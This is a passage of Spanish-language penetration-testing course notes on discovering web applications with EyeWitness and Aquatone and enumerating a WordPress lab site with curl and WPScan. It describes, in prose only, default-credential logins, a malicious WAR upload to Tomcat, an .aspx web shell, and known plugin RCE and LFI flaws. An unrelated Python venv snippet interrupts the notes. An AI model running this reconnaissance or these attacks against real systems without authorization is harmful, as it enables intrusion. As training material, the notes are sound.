Ejecutemos la opción `--web` predeterminada para tomar capturas de pantalla usando la salida XML de Nmap del escaneo de descubrimiento como entrada.

```
nmap -p 80,443,8000,8080,8180,8888,10000 --open -oA web_discovery -iL scope_list
eyewitness --web -x web_discovery.xml -d inlanefreight_eyewitness
eyewitness -f urls.txt -d example --add-http-ports 80
```

```
Descubrimiento y enumeración de aplicaciones

AlejandroGB@htb[/htb]$ eyewitness --web -x web_discovery.xml -d inlanefreight_eyewitness

#####
#                               EyeWitness                               #
#####
#                               FortyNorth Security - https://www.fortynorthsecurity.com #
#####

Starting Web Requests (26 Hosts)
Attempting to screenshot http://app.inlanefreight.local
Attempting to screenshot http://app-dev.inlanefreight.local
Attempting to screenshot http://app-dev.inlanefreight.local:8000
Attempting to screenshot http://app-dev.inlanefreight.local:8080
Attempting to screenshot http://gitlab-dev.inlanefreight.local
Attempting to screenshot http://10.129.201.50
Attempting to screenshot http://10.129.201.50:8000
Attempting to screenshot http://10.129.201.50:8080
Attempting to screenshot http://dev.inlanefreight.local
Attempting to screenshot http://jenkins-dev.inlanefreight.local
Attempting to screenshot http://jenkins-dev.inlanefreight.local:8000
Attempting to screenshot http://jenkins-dev.inlanefreight.local:8080

[*] Done! Report written in the /home/mrb3n/Projects/inlanefreight/inlanefreight_eyewitness folder!
Would you like to open the report now? [Y/n]
```

Usando aquatona

[Aquatone](#), como ya hemos dicho, es similar a EyeWitness y puede tomar capturas de pantalla si se le proporciona un archivo `.txt` de hosts o un archivo `.xml` Nmap con la bandera `-nmap`. Podemos compilar Aquatone por nuestra cuenta o descargar un binario precompilado. Después de descargar el binario, solo tenemos que extraerlo y ya estamos listos.

Nota: [Aquatone](#) actualmente se encuentra en desarrollo activo en una nueva [bifurcación](#), que se centra en mejoras y mejoras de funciones. Consulta la guía de instalación que se proporciona en el repositorio.

wget

https://github.com/michenriksen/aquatone/releases/download/v1.7.0/aquatone_linux_amd64_1.7.0.zip

```
Descubrimiento y enumeración de aplicaciones

tb]$ wget https://github.com/michenriksen/aquatone/releases/download/v1.7.0/aquatone_linux_amd64_1.7.0.zip
```

```
unzip aquatone_linux_amd64_1.7.0.zip
```

```
Descubrimiento y enumeración de aplicaciones

AlejandroGB@htb[/htb]$ unzip aquatone_linux_amd64_1.7.0.zip

Archive:  aquatone_linux_amd64_1.7.0.zip
  inflating: aquatone
  inflating: README.md
  inflating: LICENSE.txt
```

Podemos moverlo a una ubicación en nuestro directorio `$PATH` para `/usr/local/bin` poder llamar a la herramienta desde cualquier lugar o simplemente colocar el binario en nuestro directorio de trabajo (por ejemplo, escaneos). Es una cuestión de preferencia personal, pero normalmente es más eficiente construir nuestras máquinas virtuales de ataque con la mayoría de las herramientas disponibles para usar sin tener que cambiar directorios constantemente o llamarlas desde otros directorios.

```
echo $PATH
```

```
Descubrimiento y enumeración de aplicaciones

AlejandroGB@htb[/htb]$ echo $PATH

/home/mrb3n/.local/bin:/snap/bin:/usr/sandbox/:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games/
```

En este ejemplo, proporcionamos a la herramienta la misma salida de Nmap `web_discovery.xml` especificando el indicador `-nmap` y comenzamos.

```
nmap -p 80,443,8000,8080,8180,8888,10000 --open -oA web_discovery -iL scope_list
cat web_discovery.xml | ./aquatone -nmap -threads 1
```

```
Descubrimiento y enumeración de aplicaciones

AlejandroGB@htb[/htb]$ cat web_discovery.xml | ./aquatone -nmap

aquatone v1.7.0 started at 2021-09-07T22:31:03-04:00

Targets   : 65
Threads   : 6
Ports     : 80, 443, 8000, 8080, 8443
Output dir : .

http://web01.inlanefreight.local:8000/: 403 Forbidden
http://app.inlanefreight.local/: 200 OK
http://jenkins.inlanefreight.local/: 403 Forbidden
http://app-dev.inlanefreight.local/: 200
http://app-dev.inlanefreight.local/: 200
http://app-dev.inlanefreight.local:8000/: 403 Forbidden
http://jenkins.inlanefreight.local:8000/: 403 Forbidden
http://web01.inlanefreight.local:8080/: 200
http://app-dev.inlanefreight.local:8000/: 403 Forbidden
http://10.129.201.50:8000/: 200 OK
```

Interpretación de los resultados

Incluso con los 26 hosts anteriores, este informe nos ahorrará tiempo. ¡Ahora imagine un entorno con 500 o 5000 hosts! Después de abrir el informe, vemos que está organizado en categorías, siendo **High Value Targets** los primeros y, por lo general, los hosts más "jugosos" los que hay que analizar. He ejecutado EyeWitness en entornos muy grandes y he generado informes con cientos de páginas que llevan horas revisar. A menudo, los informes muy grandes tendrán hosts interesantes enterrados en lo profundo de ellos, por lo que vale la pena revisar todo y buscar/investigar cualquier aplicación con la que no estemos familiarizados. Encontré la aplicación **ManageEngine OpManager** mencionada en la sección de introducción enterrada en lo profundo de un informe muy grande durante una prueba de penetración externa. Esta instancia se dejó configurada con las credenciales predeterminadas **admin:admin** y se dejó abierta a Internet. Pude iniciar sesión y lograr la ejecución del código ejecutando un script de PowerShell. La aplicación OpManager se estaba ejecutando en el contexto de una cuenta de administrador de dominio, lo que provocó un compromiso total de la red interna.

En el siguiente informe, me entusiasmaría ver a Tomcat en cualquier evaluación (pero especialmente durante una prueba de penetración externa) y probaría las credenciales predeterminadas en los puntos finales **/manager** y **/host-manager**. Si podemos acceder a cualquiera de ellos, podemos cargar un archivo WAR malicioso y lograr la ejecución remota de código en el host subyacente mediante **código JSP**. Más sobre esto más adelante en el módulo.

The screenshot displays a web browser window showing an EyeWitness report. The main section is the 'Table of Contents' which lists various categories and their corresponding page counts:

Category	Page Count
High Value Targets	6
Uncategorized	11
Content Management System (CMS)	2
401/403 Unauthorized	6
Splash Pages	1
Errors	0
Total	26

Below the table of contents, it states 'Report Generated on 09/07/2021 at 22:09:14' and provides links for 'Next Page' and 'Page 1 Page 2'.

The 'High Value Targets' section is expanded, showing a 'Web Request Info' and a 'Web Screenshot'.

Web Request Info:



- URL: http://web01.inlanefreight.local
- Resolved to: 10.129.201.58
- Default credentials: Apache Tomcat tomcat/tomcat admin/admin etc.
- Page Title: Apache Tomcat/10.0.10
- Content-Type: text/html; charset=UTF-8
- Transfer-Encoding: chunked
- Date: Wed, 08 Sep 2021 02:09:42 GMT
- Connection: close
- Response Code: 200

Web Screenshot:

The screenshot shows the Apache Tomcat/10.0.10 management interface. It includes a navigation bar with links like Home, Documentation, Configuration, Examples, Wiki, and Building Links. The main content area displays the Apache Tomcat logo and a message: 'Welcome to the Apache Tomcat/10.0.10 management interface. You can manage the Tomcat server from here.' Below this, there are sections for 'Developer Quick Start', 'Managing Tomcat', 'Documentation', and 'Getting Help'.

Continuando con el informe, parece que el sitio web principal es el siguiente <http://inlanefreight.local>. Siempre vale la pena probar las aplicaciones web personalizadas, ya que pueden contener una amplia variedad de vulnerabilidades. Aquí también me interesaría ver si el sitio web estaba ejecutando un CMS popular como WordPress, Joomla o Drupal. La siguiente aplicación, <http://support-dev.inlanefreight.local> es interesante porque parece estar ejecutando [osTicket](#), que ha sufrido varias vulnerabilidades graves a lo largo de los años. Los sistemas de tickets de soporte son de particular interés porque podemos iniciar sesión y obtener acceso a información confidencial. Si la ingeniería social está en el ámbito, podemos interactuar con el personal de soporte al cliente o incluso manipular el sistema para registrar una dirección de correo electrónico válida para el dominio de la empresa que podemos aprovechar para obtener acceso a otros servicios.

Esta última pieza se demostró en el cuadro de lanzamiento semanal de HTB [Entrega](#) de [JppSec](#). Vale la pena estudiar este cuadro en particular, ya que muestra lo que es posible al explorar la funcionalidad incorporada de ciertas aplicaciones comunes. Trataremos osTicket con más profundidad más adelante en este módulo.

<p>http://inlanefreight.local Resolved to: 10.129.201.88</p> <p>Page Title: Inlanefreight Date: Wed, 08 Sep 2021 02:09:45 GMT Server: Apache/2.4.41 (Ubuntu) Last-Modified: Wed, 25 Aug 2021 19:26:05 GMT ETag: "3b35-5ca6738af2d40" Accept-Ranges: bytes Content-Length: 15157 Vary: Accept-Encoding Connection: close Content-Type: text/html Response Code: 200</p> <p>Source Code</p>	
<p>http://support-dev.inlanefreight.local Resolved to: 10.129.201.88</p> <p>Page Title: Inlanefreight Helpdesk Date: Wed, 08 Sep 2021 02:09:36 GMT Server: Apache/2.4.41 (Ubuntu) Set-Cookie: OSTSESSID=lgeksb6vqqp13atn8e3jqnjf70; expires=Thu, 09-Sep-2021 02:09:36 GMT; Max-Age=86400; path=/; domain=support-dev.inlanefreight.local; HttpOnly Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Content-Security-Policy: frame-ancestors "self"; Content-Language: en-US Vary: Accept-Encoding Content-Length: 4820 Connection: close Content-Type: text/html; charset=UTF-8 Response Code: 200</p> <p>Source Code</p>	

Durante una evaluación, seguiría revisando el informe, anotando los hosts interesantes, incluida la URL y el nombre/versión de la aplicación para más adelante. Es importante en este punto recordar que todavía estamos en la fase de recopilación de información y cada pequeño detalle podría determinar el éxito o el fracaso de nuestra evaluación. No debemos descuidarnos y comenzar a atacar hosts de inmediato, ya que podemos terminar en un agujero de conejo y pasar por alto algo crucial más adelante en el informe. Durante una prueba de penetración externa, esperaríamos ver una combinación de aplicaciones personalizadas, algunos CMS, tal vez aplicaciones como Tomcat, Jenkins y Splunk, portales de acceso remoto como Remote Desktop Services (RDS), puntos finales de VPN SSL, Outlook Web Access (OWA), O365, tal vez algún tipo de página de inicio de sesión del dispositivo de red perimetral, etc.

Tus resultados pueden variar y, a veces, nos encontraremos con aplicaciones que no deberían exponerse, como una sola página con un botón de carga de archivos que encontré una vez con un mensaje que decía: "Cargue solo archivos .zip y .tar.gz". Por supuesto, no presté atención a esta advertencia (ya que esto estaba dentro del alcance durante una prueba de penetración autorizada por el cliente) y procedí a cargar un archivo .aspx de prueba. Para mi sorpresa, no hubo ningún tipo de validación del lado del cliente o del backend, y el archivo pareció cargarse. Haciendo una rápida fuerza bruta de directorios, pude localizar un directorio /files que tenía habilitado el listado de directorios, y mi archivo test.aspx estaba allí. Desde aquí, procedí a cargar un shell web .aspx y me afiancé en el entorno interno. Este ejemplo demuestra que no debemos dejar piedra sin mover y que puede haber un tesoro absoluto de datos para nosotros en nuestros datos de descubrimiento de aplicaciones.

Durante una prueba de penetración interna, veremos mucho de lo mismo, pero a menudo también veremos muchas páginas de inicio de sesión de impresoras (que a veces podemos aprovechar para obtener credenciales LDAP de texto sin formato), portales de inicio de sesión de ESXi y vCenter, páginas de inicio de sesión de iLO e iDRAC, una gran cantidad de dispositivos de red, dispositivos IoT, teléfonos IP, repositorios de código interno, SharePoint y portales de intranet personalizados, dispositivos de seguridad y mucho más.

Entorno virtual de venv

```
# Crear un directorio para tu proyecto
mkdir mi_proyecto
cd mi_proyecto

# Crear el entorno virtual
python3 -m venv venv

# Activar el entorno
source venv/bin/activate

# Ahora puedes instalar paquetes
pip install requests
pip install pandas
# etc...

# Ver paquetes instalados
pip list

# Cuando termines, desactiva el entorno
deactivate
```

Comandos útiles adicionales:

```
# Crear requisitos.txt con los paquetes instalados
pip freeze > requirements.txt

# Instalar paquetes desde requirements.txt
pip install -r requirements.txt

# Eliminar el entorno virtual (cuando ya no lo necesites)
rm -rf nombre_del_entorno
```


WordPress: descubrimiento y enumeración

[WordPress](#) , lanzado en 2003, es un sistema de gestión de contenido (CMS) de código abierto que se puede utilizar para múltiples propósitos. A menudo se utiliza para alojar blogs y foros. WordPress es altamente personalizable y compatible con SEO, lo que lo hace popular entre las empresas. Sin embargo, su capacidad de personalización y naturaleza extensible lo hacen propenso a vulnerabilidades a través de temas y complementos de terceros. WordPress está escrito en PHP y generalmente se ejecuta en Apache con MySQL como backend.

En el momento de redactar este artículo, WordPress representa alrededor del 32,5 % de todos los sitios de Internet y es el CMS más popular por cuota de mercado. A continuación, se ofrecen algunos [datos](#) interesantes sobre WordPress.

- WordPress ofrece más de 50.000 complementos y más de 4.100 temas con licencia GPL
- Se han lanzado 317 versiones independientes de WordPress desde su lanzamiento inicial
- Se crean aproximadamente 661 nuevos sitios web de WordPress cada día
- Los blogs de WordPress están escritos en más de 120 idiomas.
- Un estudio mostró que aproximadamente el 8% de los ataques a WordPress ocurren debido a contraseñas débiles, mientras que el 60% se deben a una versión desactualizada de WordPress.
- Según WPScan, de casi 4.000 vulnerabilidades conocidas, el 54% proviene de complementos, el 31,5% proviene del núcleo de WordPress y el 14,5% proviene de temas de WordPress.
- Algunas de las principales marcas que utilizan WordPress incluyen The New York Times, eBay, Sony, Forbes, Disney, Facebook, Mercedes-Benz y muchas más.

Como podemos ver en estas estadísticas, WordPress es muy común en Internet y presenta una amplia superficie de ataque. Tenemos la garantía de encontrarnos con WordPress durante muchas de nuestras evaluaciones de pruebas de penetración externas, y debemos entender cómo funciona, cómo enumerarlo y las distintas formas en que puede ser atacado.

El módulo [Hacking WordPress](#) de HTB Academy profundiza mucho en la estructura y función de WordPress y las formas en que se puede abusar de él.

Imaginemos que durante un test de penetración externo nos topamos con una empresa que aloja su página web principal basada en WordPress. Como muchas otras aplicaciones, WordPress cuenta con archivos individuales que nos permiten identificar dicha aplicación. Además, los archivos, la estructura de carpetas, los nombres de los archivos y la funcionalidad de cada script PHP pueden utilizarse para descubrir incluso la versión instalada de WordPress. En esta aplicación web, por defecto, los metadatos se añaden por defecto en el código fuente HTML de la página web, que en ocasiones incluso ya contiene

la versión. Por tanto, veamos qué posibilidades tenemos para averiguar información más detallada sobre WordPress.

Descubrimiento/Huella


Una forma rápida de identificar un sitio de WordPress es buscar el archivo `/robots.txt`. Un archivo robots.txt típico en una instalación de WordPress puede tener el siguiente aspecto:

```
WordPress: descubrimiento y enumeración

User-agent: *
Disallow: /wp-admin/
Allow: /wp-admin/admin-ajax.php
Disallow: /wp-content/uploads/wpforms/

Sitemap: https://inlanefreight.local/wp-sitemap.xml
```

En este caso, la presencia de los directorios `/wp-admin` y `/wp-content` sería una clara señal de que estamos tratando con WordPress. Normalmente, al intentar navegar hasta el directorio `wp-admin`, se nos redireccionará a la página `wp-login.php`. Este es el portal de inicio de sesión en el back-end de la instancia de WordPress.



WordPress almacena sus complementos en el directorio `wp-content/plugins`. Esta carpeta es útil para enumerar los complementos vulnerables. Los temas se almacenan en el directorio `wp-content/themes`. Estos archivos deben enumerarse con cuidado, ya que pueden provocar errores de ejecución de comandos (RCE).

Hay cinco tipos de usuarios en una instalación estándar de WordPress.


1. Administrador: este usuario tiene acceso a funciones administrativas dentro del sitio web. Esto incluye agregar y eliminar usuarios y publicaciones, así como editar el código fuente.
2. Editor: Un editor puede publicar y administrar publicaciones, incluidas las publicaciones de otros usuarios.
3. Autor: Pueden publicar y administrar sus propias publicaciones.
4. Colaborador: Estos usuarios pueden escribir y administrar sus propias publicaciones, pero no pueden publicarlas.
5. Suscriptor: Son usuarios estándar que pueden explorar publicaciones y editar sus perfiles.

Generalmente, obtener acceso a un administrador es suficiente para obtener la ejecución de código en el servidor. Los editores y autores pueden tener acceso a ciertos complementos vulnerables, algo que los usuarios normales no tienen.

Enumeración

Otra forma rápida de identificar un sitio de WordPress es mirar el código fuente de la página. Ver la página con **cURL** y buscar **WordPress** puede ayudarnos a confirmar que WordPress está en uso y a identificar el número de versión, que debemos anotar para más adelante. Podemos enumerar WordPress utilizando una variedad de tácticas manuales y automatizadas.

```
curl -s http://blog.inlanefreight.local | grep WordPress
```



```
WordPress: descubrimiento y enumeración

AlejandroGB@htb[/htb]$ curl -s http://blog.inlanefreight.local | grep WordPress

<meta name="generator" content="WordPress 5.8" /
```

Explorar el sitio y examinar el código fuente de la página nos dará pistas sobre el tema en uso, los complementos instalados e incluso los nombres de usuario si los nombres de los autores se publican con las publicaciones. Deberíamos dedicar algo de tiempo a explorar manualmente el sitio y a examinar el código fuente de cada página, a buscar el **wp-content** directorio **themes** y **plugin**, y a comenzar a crear una lista de puntos de datos interesantes.

Si observamos el código fuente de la página, podemos ver que se está utilizando el tema [Business Gravity](#) . Podemos ir más allá e intentar identificar el número de versión del tema y buscar vulnerabilidades conocidas que lo afecten.

```
curl -s http://blog.inlanefreight.local/ | grep themes
```




```
WordPress: descubrimiento y enumeración

AlejandroGB@htb[/htb]$ curl -s http://blog.inlanefreight.local/ | grep themes

<link rel='stylesheet' id='bootstrap-css' href='http://blog.inlanefreight.local/wp-content/themes/busine
```

A continuación, echemos un vistazo a qué complementos podemos descubrir.

```
curl -s http://blog.inlanefreight.local/ | grep plugins
```



```
WordPress: descubrimiento y enumeración

AlejandroGB@htb[/htb]$ curl -s http://blog.inlanefreight.local/ | grep plugins


...t.local/wp-content/plugins/contact-form-7/includes/css/styles.css?ver=5.4.2' type='text/css' media='all' />
...t/plugins/mail-masta/lib/subscriber.js?ver=5.8' id='subscriber-js-js'></script>
...t/plugins/mail-masta/lib/jquery.validationEngine-en.js?ver=5.8' id='validation-engine-en-js'></script>
...t/plugins/mail-masta/lib/jquery.validationEngine.js?ver=5.8' id='validation-engine-js'></script>
...freight.local/wp-content/plugins/mail-masta/lib/css/mm_frontend.css?ver=5.8' type='text/css' media='all' />
...t/plugins/contact-form-7/includes/js/index.js?ver=5.4.2' id='contact-form-7-js'></script>
```

A partir del resultado anterior, sabemos que los complementos [Contact Form 7](#) y [mail-masta](#) están instalados. El siguiente paso sería enumerar las versiones.

Al navegar hasta el sitio web, <http://blog.inlanefreight.local/wp-content/plugins/mail-masta/> se nos muestra que la lista de directorios está habilitada y que hay un archivo presente [readme.txt](#). Estos archivos suelen ser muy útiles para identificar los números de versión. Según el archivo README, parece que está instalada la versión 1.0.0 del complemento, que sufre una vulnerabilidad [de inclusión de archivos locales](#) que se publicó en agosto de 2021.

Investiguemos un poco más. Al revisar el código fuente de otra página, podemos ver que el complemento [wpDiscuz](#) está instalado y parece ser la versión 7.0.4.

```
curl -s http://blog.inlanefreight.local/?p=1 | grep plugins
```



```
WordPress: descubrimiento y enumeración

AlejandroGB@htb[/htb]$ curl -s http://blog.inlanefreight.local/?p=1 | grep plugins

<link rel='stylesheet' id='contact-form-7-css' href='http://blog.inlanefreight.local/wp-content/plugins/c
<link rel='stylesheet' id='wpdiscuz-frontend' css-css' href='http://blog.inlanefreight.local/wp-content/pl
```


Una búsqueda rápida de esta versión del complemento muestra [esta](#) vulnerabilidad de ejecución remota de código no autenticado de junio de 2021. Tomaremos nota de esto y

seguiremos adelante. Es importante en esta etapa no adelantarnos y comenzar a explotar la primera falla posible que veamos, ya que hay muchas otras vulnerabilidades potenciales y configuraciones erróneas posibles en WordPress que no queremos pasar por alto.


Enumeración de usuarios

También podemos realizar una enumeración manual de usuarios. Como se mencionó anteriormente, la página de inicio de sesión predeterminada de WordPress se puede encontrar en `/wp-login.php`.

Un nombre de usuario válido y una contraseña no válida dan como resultado el siguiente mensaje:



Sin embargo, un nombre de usuario no válido devuelve que no se encontró el usuario.



Esto hace que WordPress sea vulnerable a la enumeración de nombres de usuario, que puede utilizarse para obtener una lista de posibles nombres de usuario.

Resumámoslo. En esta etapa, hemos recopilado los siguientes puntos de datos:


- El sitio parece estar ejecutando la versión 5.8 del núcleo de WordPress
- El tema instalado es Business Gravity
- Se utilizan los siguientes complementos: Contact Form 7, mail-masta, wpDiscuz
- La versión de wpDiscuz parece ser 7.0.4, que sufre una vulnerabilidad de ejecución remota de código no autenticado.
- La versión de mail-masta parece ser 1.0.0, que sufre una vulnerabilidad de inclusión de archivos locales.
- El sitio de WordPress es vulnerable a la enumeración de usuarios y **admin** se confirma que el usuario es un usuario válido.

Vamos a dar un paso más y validar o completar algunos de nuestros puntos de datos con algunos análisis de enumeración automatizados del sitio de WordPress. Una vez que completemos esto, deberíamos tener suficiente información a mano para comenzar a planificar y montar nuestros ataques.

Escaneo WPS

[WPScan](#) es una herramienta de enumeración y escaneo automático de WordPress. Determina si los distintos temas y complementos que utiliza un blog están desactualizados o son vulnerables. Se instala de manera predeterminada en Parrot OS, pero también se puede instalar manualmente con gem.

```
sudo gem install wpscan
```



WPScan también puede obtener información sobre vulnerabilidades de fuentes externas. Podemos obtener un token API de [WPVulnDB](#), que WPScan utiliza para buscar PoC e informes. El plan gratuito permite hasta 75 solicitudes por día. Para utilizar la base de datos WPVulnDB, solo tienes que crear una cuenta y copiar el token API de la página de usuarios. Luego, puedes proporcionar este token a wpscan mediante el **--api-token** parameter.

Al escribir **wpscan -h** aparecerá el menú de ayuda.

subprocesos utilizados es **5**. Sin embargo, este valor se puede cambiar utilizando el indicador **-t**.

Este análisis nos ayudó a confirmar algunas de las cosas que descubrimos a partir de la enumeración manual (versión 5.8 del núcleo de WordPress y listado de directorios habilitado), nos mostró que el tema que identificamos no era exactamente correcto (se está utilizando Transport Gravity, que es un tema secundario de Business Gravity), descubrió otro nombre de usuario (john) y mostró que la enumeración automática por sí sola a menudo no es suficiente (se pasaron por alto los complementos wpDiscuz y Contact Form 7). WPScan proporciona información sobre vulnerabilidades conocidas. El resultado del informe también contiene URL de PoC, que nos permitirían explotar estas vulnerabilidades. El enfoque que adoptamos en esta sección, que combina la enumeración manual y automatizada, se puede aplicar a casi cualquier aplicación que descubramos. Los escáneres son geniales y muy útiles, pero no pueden reemplazar el toque humano ni una mente curiosa. Perfeccionar nuestras habilidades de enumeración puede diferenciarnos del resto como excelentes evaluadores de penetración.

Siguiendo adelante

A partir de los datos que recopilamos manualmente y mediante WPScan, ahora sabemos lo siguiente:

- El sitio ejecuta la versión 5.8 del núcleo de WordPress, que sufre algunas vulnerabilidades que no parecen interesantes en este momento.
- El tema instalado es Transport Gravity
